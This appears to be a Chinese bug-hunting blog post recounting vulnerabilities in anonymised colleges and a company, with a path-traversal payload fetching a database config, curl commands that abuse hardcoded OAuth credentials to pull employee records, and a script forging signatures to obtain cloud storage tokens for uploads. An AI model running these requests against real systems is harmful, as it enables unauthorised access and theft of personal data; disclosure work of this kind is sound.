

这个漏洞也是很简单,依旧是没有校验用户的来源,非常的相信客户端导致的啊。
XX 技术学院


依旧是一个水平越权,这个也是有账号的,就不过多赘述啦。毕竟还是很一样的嘛。
XX 学院

这个是从目录扫描发现了危险的东西,en。通过目录扫描,发现了 sitemap
访问一下这个 xml


发现下载中心,随后尝试对其进行目录访问,发现可以下载敏感文件,如数据库配置和其他配置信息等,此时构造 payload
https://www.xxx.com/xiazaizhongxin/../../config/database.php
成功下载了database.php
XX 公司
依旧对这个网站进行目录扫描,通过抓包,发现客户端凭证硬编码
client_id=webApp&client_secret=webApp
向 OAuth2 Token 端点发送请求,使用 client_credentials 授权模式:\
curl -X POST "http://xxxx/api-auth/oauth/token" \
  -d "grant_type=client_credentials&client_id=webApp&client_secret=webApp" \
  -H "Content-Type: application/x-www-form-urlencoded"
无需任何认证,直接访问 Swagger API 文档端点
curl -s http://xxx/api-user/v2/api-docs | jq -r '.paths | keys[]'
将获取的 Token 放入 Authorization: Bearer 请求头,调用用户信息查询接口
curl -X GET "http://xxxx/api-user/mobile/attendanceApply/getUserInfo?userId=1" \
  -H "Authorization: Bearer cc6f37af-7be0-43d1-8b46-b4d984366402"
获取所有员工信息
curl -s -X GET "http://xxxxx/api-user/mobile/attendanceApply/getLowerLevelUserByDeptId?deptIds=001" \
  -H "Authorization: Bearer $TOKEN" | jq '.'
XX 职业技术大学
这是我捡垃圾捡到了,en,一个 N day,算是

可以参考飞牛那篇文章哦
XX 大学游泳馆

这个是一个 OSS 存储桶的文件上传,还没交🤔,主要是没确定资产到底是谁,小程序逆向进去

可以发现暴露了密钥
尝试访问
TIMESTAMP=$(date +%s000)
SECRET='hardnVsecret'
SIGN=$(echo -n "${TIMESTAMP}${SECRET}" | md5sum | awk '{print $1}')
echo $TIMESTAMP
echo $SIGN

curl -i "https://xxx.cn/prod-api/api/aliyun/sts/token?timestamp=${TIMESTAMP}&sign=${SIGN}"
在 JS 中有上传文件接口,执行命令


成功上传

评论(0)
暂无评论